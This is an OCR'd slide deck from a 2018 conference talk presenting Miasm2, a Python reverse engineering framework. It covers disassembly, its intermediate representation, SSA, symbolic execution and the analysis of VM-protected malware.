DE LA RECHERCHE À L'INDUSTRIE

Miasm2

Reverse engineering framework

F. Desclaux, C. Mougey

Commissariat à l'énergie atomique et aux énergies alternatives

August 08, 2018

Summary

Summary

About us

Fabrice Desclaux

- Security researcher at CEA
- Creator of Miasm
- Worked on rr0d, Sibyl, …
- REcon 2006: Skype

Camille Mougey

- Security researcher at CEA
- Second main dev of Miasm
- Worked on Sibyl, IVRE, …
- REcon 2014: DRM de-obfuscation using auxiliary attacks


Miasm

Miasm

- Reverse engineering framework
- Started in 2007, public from 2011
- Python
- Custom IR (*Intermediate Representation*)

github.com/
cea-sec/miasm

@miasmre



miasm.re

Why are we here?

Miasm status

- Used every day
  - Malware unpacking & analysis
  - Vulnerability research
  - Firmware emulation
  - Applied research[a]
  - …
- Development efforts (at least we try)
  - Examples and regression tests must work to land in `master`
  - Peer review
  - Some features are fuzzed and tested against SMT solvers
  - Semantic tested against QEMU, execution traces
  - Features tailored for real world applications

[a] Depgraph (SSTIC 2016), Sibyl (SSTIC 2017), …

How to start

Documentation

1. Docstrings (ie. the code): APIs
2. Examples: features
3. Blog posts: complete use cases

Today

- Feature catalogue: boring
- $\rightarrow$ real world use cases!

Miasm: classics

Usual features not discussed today

- Assembler / Disassembler
- Instruction semantic
- Graph manipulations
- Support for x86 (32, 64 bits), ARM + thumb, Aarch64, MIPS32, MSP430, PPC, MEP, SH4
- Support[a] for PE, ELF: parsing & rebuilding
- Possibility to add custom architectures

[a] Elfesteem: `https://github.com/serpilliere/elfesteem`

Summary

Disassembler

```python
from miasm2.analysis.binary import Container
from miasm2.analysis.machine import Machine

with open("target.bin") as fdesc:
    cont = Container.from_stream(fdesc)

machine = Machine(cont.arch)
mdis = machine.dis_engine(cont.bin_stream,
                          loc_db=cont.loc_db)
asmcfg = mdis.dis_multiblock(cont.entry_point)
open("/tmp/out.dot", "wb").write(asmcfg.dot())
```

1. Open the binary (with PE / ELF parsing if needed)

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2. Get a “factory” for the detected architecture
3. Instanciate a disassembly engine
4. Get the CFG at the entry point

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1. Open the binary (with PE / ELF parsing if needed)
2. Get a “factory” for the detected architecture
3. Instanciate a disassembly engine
4. Get the CFG at the entry point
5. Export it to a GraphViz file

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
```

1. Open the binary (with PE / ELF parsing if needed)
2. Get a “factory” for the detected architecture
3. Instanciate a disassembly engine
4. Get the CFG at the entry point
5. Export it to a GraphViz file
6. You’ve written your own disassembler supporting PE, ELF and multi-arch!

From the example: `example/disasm/full.py`

Introduction to Miasm Intermediate Representation (IR)



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


- Code side

```
ir = machine.ir(cont.loc_db)
ircfg = ir.new_ircfg_from_asmcfg(asmcfg)
open("/tmp/out_ir.dot", "wb").write(ircfg.dot())
```

Introduction to Miasm IR

Element	Human form
ExprInt	0x18
ExprId	EAX
ExprLoc	loc_17
ExprCond	A ? B : C
ExprMem	@16[ESI]
ExprOp	A + B
ExprSlice	AH = EAX[8 :16]
ExprCompose	AX = AH.AL
ExprAff	A=B

Miasm IR

Some rules

- Each expression embeds its (fixed) size:

```
ExprId('EAX', 32) => 32 bits
ExprMem(..., 64) => 64 bts
ExprOp('+', ExprId('EAX', 32), ExprInt(0xC, 32)) => 32
```

- Only `ExprMem` and `ExprId` are left values.
- ExprOp can have any operator name!
- Assignments can be done in `parallel`

Miasm IR: instruction examples

mov eax, ebx

```
ExprAff(ExprId(”EAX”, 32), ExprId(”EBX”, 32))
```

Human version:

```
EAX = EBX
```


push eax (Parallel assignments)

```
esp = esp - 0x4
@32[esp - 0x4] = eax
```

cmp eax, ebx

```
zf = (EAX - EBX)?0:1
cf = (((EAX ^ EBX) ^ (EAX - EBX)) ^ ((EAX ^ (EAX - EBX)) ...
of = ...
```

Assembly code



IR code

```
test_signed_greater:
@32[ESP + -0x4] = EBP
ESP = ESP + -0x4

EBP = ESP

EAX = @32[EBP + 0x8]

af = ((EAX ^ @32[EBP + 0xC]) ^ (EAX + -@32[EBP + 0xC]))[4:5]
pf = parity((EAX + -@32[EBP + 0xC]) & 0xFF)
zf = (EAX + -@32[EBP + 0xC])?(0x0,0x1)
of = ((EAX ^ (EAX + -@32[EBP + 0xC])) & (EAX ^ @32[EBP + 0xC]))[31:32]
nf = (EAX + -@32[EBP + 0xC])[31:32]
cf = (((EAX ^ @32[EBP + 0xC]) ^ (EAX + -@32[EBP + 0xC])) ^ ((EAX ^ (EAX + -@32[EBP + 0xC])) & (EAX ^ @32[EBP + 0xC])))[31:32]

EIP = (zf | (nf + -of))?(loc_80484a4,loc_804849d)
IRDst = (zf | (nf + -of))?(loc_80484a4,loc_804849d)
```

```
loc_80484a4
EAX = 0x0

IRDst = loc_80484a9
```


```
loc_804849d
EAX = 0x1

EIP = loc_80484a9
IRDst = loc_80484a9
```

```
loc_80484a9
EBP = @32[ESP]
ESP = ESP + 0x4

ESP = ESP[0:32] + 0x4
EIP = @32[ESP[0:32]]
IRDst = @32[ESP[0:32]]
```

Simplified IR code



New flag management

Flags operators


- In order to manipulate high level semantic information, we have to keep flags high level flags operations.
- Same concept in BinaryNinja for example.
- The *cmp eax, ebx* traduction becomes:

```
zf = FLAG_EQ_CMP(EAX, EBX)
of = FLAG_SUB_OF(EAX, EBX)
cf = FLAG_SUB_CF(EAX, EBX)
...
```

- The *jle XXX* traduction becomes:

```
IRDST = CC_S<=(nf, of, zf)?(XXX, next)
```

IR code with flags operators



SSA in Miasm


SSA

- Single Static Assignment
- Means a variable can *only* be assigned once
- Result: two affectations in a variable creates multiple versions of it.

SSA Implementation

- Contribution by Tim Blazytko and Niko Schmidt (Thanks!)
- Has many interesting properties!
- …is also heavily used in compilation

After SSA transformation



Propagation in Miasm

Expression propagation


Rules are used to allow/disallow expression propagation:

- Do not move a ”call” operator
- Read/Write memory barrier
- As we are in SSA, register value propagation is easy to do


Drawbacks

As we are in SSA, we will have to De-SSA to get back to classic world

After SSA transformation



After SSA transformation and one propagation




Explicit operators reduction

High level operators


- ”CC_<=”(FLAG_SIGN_SUB(X, Y), FLAG_SUB_OF(X, Y), FLAG_EQ_CMP(X, Y)) gives: X <= Y

```
"CC_<="(FLAG_SIGN_SUB(X, Y),
        FLAG_SUB_OF(X, Y),        gives:    X <= Y
        FLAG_EQ_CMP(X, Y))
```


After expression propagation




Phi-removal


test_signed_greater:
IRDst = (@32[ESP + 0x4] <=s @32[ESP + 0x8])?(loc_80484a4,loc_804849d)
loc_80484a4
var0 = 0x0
IRDst = loc_80484a9
loc_804849d
var0 = 0x1
IRDst = loc_80484a9
loc_80484a9
EAX.3 = var0
IRDst = @32[ESP]
EAX.4 = EAX.3
ESP.3 = ESP + 0x4

Same code from ARM



Same code from AARCH64



Demo with real code: assembly (86 lines)

```
                 loc_576
00000576 LDR          R0, [PC, 0x1C0]
00000578 ADDS         R0, 0x40
0000057A LDR          R0, [R0, 0x20]
0000057C MOVS         R1, 0x20
0000057E ORRS         R0, R1
00000580 LDR          R1, [PC, 0x1B4]
00000582 ADDS         R1, 0x40
00000584 STR          R0, [R1, 0x20]
00000586 MOV          R0, R1
00000588 LDR          R0, [R0, 0x24]
0000058A MOVS         R1, 0x20
0000058C ORRS         R0, R1
0000058E LDR          R1, [PC, 0x1A8]
00000590 ADDS         R1, 0x40
00000592 STR          R0, [R1, 0x24]
00000594 MOV          R0, R1
00000596 LDR          R0, [R0, 0x28]
00000598 MOVS         R1, 0x20
0000059A ORRS         R0, R1
0000059C LDR          R1, [PC, 0x198]
0000059E ADDS         R1, 0x40
000005A0 STR          R0, [R1, 0x28]
   ...
0000060C ORRS         R0, R1
0000060E LDR          R1, [PC, 0x128]
00000610 ADDS         R1, 0x80
00000612 STR          R0, [R1, 0x8]
00000614 MOV          R0, R1
00000616 LDR          R0, [R0, 0xC]
00000618 MOVS         R1, 0x20
0000061A ORRS         R0, R1
0000061C LDR          R1, [PC, 0x118]
0000061E ADDS         R1, 0x80
```

Demo with real code: result

```
loc_576
@32[0x40044060] = @32[0x40044060] | 0x20

@32[0x40044064] = @32[0x40044064] | 0x20

@32[0x40044068] = @32[0x40044068] | 0x20

@32[0x4004406C] = @32[0x4004406C] | 0x20

@32[0x40044070] = @32[0x40044070] | 0x20

@32[0x40044074] = @32[0x40044074] | 0x20

@32[0x40044078] = @32[0x40044078] | 0x20

@32[0x4004407C] = @32[0x4004407C] | 0x20

@32[0x40044080] = @32[0x40044080] | 0x20

@32[0x40044084] = @32[0x40044084] | 0x20

@32[0x40044088] = @32[0x40044088] | 0x20

R0.36 = @32[0x4004408C]

@32[0x4004408C] = @32[0x4004408C] | 0x20

IRDst = LR

R0.38 = R0.36 | 0x20
SP.0 = SP
```

Miasm IR

Uses

- Enhance readability
- Base for higher level analysis
- Type / value analysis, …
- $\neq$ decompiler

- Demo: IR use for deobfuscation

Summary

Symbolic execution

- Original Assembly

```
LEA      ECX, DWORD PTR [ECX + 0x4]
LEA      EBX, DWORD PTR [EBX + 0x1]
CMP      CL, 0x1
JZ       loc_key_1
```

- Symbolic State

- Corresponding IR

```
ECX = ECX + 0x4

EBX = EBX + 0x1

zf = (ECX[0:8] + -0x1)?(0x0,0x1)
nf = (ECX[0:8] + -0x1)[7:8]
...

IRDst = zf?(loc_key_1,loc_key_2)
EIP = zf?(loc_key_1,loc_key_2)
```

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JZ     loc_key_1
```

- Symbolic State

$$ECX = ECX + 0x4$$
$$EBX = EBX + 0x1$$
$$zf = ((ECX + 0x4)[0:8] + 0xFF)?(0x0, 0x1)$$
$$nf = ((ECX + 0x4)[0:8] + 0xFF)[7:8]$$

Symbolic execution

Original Assembly

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LEA      ECX, DWORD PTR [ECX + 0x4]
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Corresponding IR

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Symbolic State

$$\mathit{ECX} = \mathit{ECX} + 0x4$$
$$\mathit{EBX} = \mathit{EBX} + 0x1$$
$$\mathit{zf} = ((\mathit{ECX} + 0x4)[0:8] + 0x\mathit{FF})?(0x0, 0x1)$$
$$\mathit{nf} = ((\mathit{ECX} + 0x4)[0:8] + 0x\mathit{FF})[7:8]$$
$$\mathit{IRDst} = ((\mathit{ECX} + 0x4)[0:8] + 0x\mathit{FF})?(0x\mathit{B}, 0x10)$$

Symbolic execution: known issues

Known issues

(all these behaviors can be implemented)

- Path selection

Symbolic execution: known issues

Known issues

(all these behaviors can be implemented)

- Path selection
  - State split and enumeration
  - Controlled by a concrete execution
  - Non-naive (shortest path to a given address, …)

Symbolic execution: known issues

Known issues

(all these behaviors can be implemented)


- Path selection
  - State split and enumeration
  - Controlled by a concrete execution
  - Non-naive (shortest path to a given address, ...)
- Memory accesses
  - Concrete reads and/or writes
  - Symbolic base and concrete offset

Default strategy in Miasm

`@8[EAX + 8]` $\rightarrow$ symbolic base (EAX) and concrete offset (8)

- $\neq$ symbolic base $\rightarrow$ $\neq$ “memory world”
- Aliases must be explicited in the initial state

Virtual Machine (VM) protection



- Binary: implements a custom ISA
  - Stack based
  - Many registers
  - Unusual operators, like RC4 encrypt / decrypt
- “Interesting code” in this ISA
  - C& C urls desobfuscation
  - DGA algorithms
  - Proprietary algorithms

VM protection attack

Strategy overview

1. Find mnemonic implementations

VM protection attack

Strategy overview

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2. Symbolic execution of some mnemonic

VM protection attack

Strategy overview

1. Find mnemonic implementations
2. Symbolic execution of some mnemonic
3. Gather information
   - Who is PC / how mnemonics are fetched?
   - How are registers accessed?
   - Additional encryption?

VM protection attack

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1. Find mnemonic implementations
2. Symbolic execution of some mnemonic
3. Gather information
   - Who is PC / how mnemonics are fetched?
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4. Symbolic execution of each mnemonic

VM protection attack

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2. Symbolic execution of some mnemonic
3. Gather information
   - Who is PC / how mnemonics are fetched?
   - How are registers accessed?
   - Additional encryption?
4. Symbolic execution of each mnemonic
5. Apply reduction rules to propagate information gathered in 3.

$\longrightarrow$ *Automatically* compute mnemonic semantic

First mnemonic

Mnemonic fetcher

`@32[ECX]` is `VM_PC`

Mnemonic1 side effects

```
@32[ECX] = (@32[ECX]+0x1)
@8[@32[ECX]+0x1] = (@8[@32[ECX]]^@8[@32[ECX]+0x1]^0xE9)&0x7F
```

First mnemonic

Mnemonic fetcher

`@32[ECX]` is `VM_PC`

Mnemonic1 side effects

```
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@8[@32[ECX]+0x1] = (@8[@32[ECX]]^@8[@32[ECX]+0x1]^0xE9)&0x7F
```

`VM_PC` update!

`@32[ECX] = @32[ECX]+0x1` → `VM_PC = (VM_PC+0x1)`


Mnemonic decryption

```
@8[@32[ECX]+0x1] = (@8[@32[ECX]]^@8[@32[ECX]+0x1]^0xE9)&0x7F
```

→

```
@8[VM_PC+0x1] = (@8[VM_PC]^@8[VM_PC+0x1]^0xE9)&0x7F
```

Reduction example




Reduction example


Reduction rules

`ECX`	$\rightarrow$	`"VM_STRUCT"`
`@32[VM_STRUCT]`	$\rightarrow$	`"VM_PC"`
`@32[VM_STRUCT+INT]`	$\rightarrow$	`"REG_X"`
`0x4`	$\rightarrow$	`"INT"`
`@[VM_PC + "INT"]`	$\rightarrow$	`"INT"`
`"INT" op "INT"`	$\rightarrow$	`"INT"`


Reduction example




Reduction example




Reduction example




Reduction example



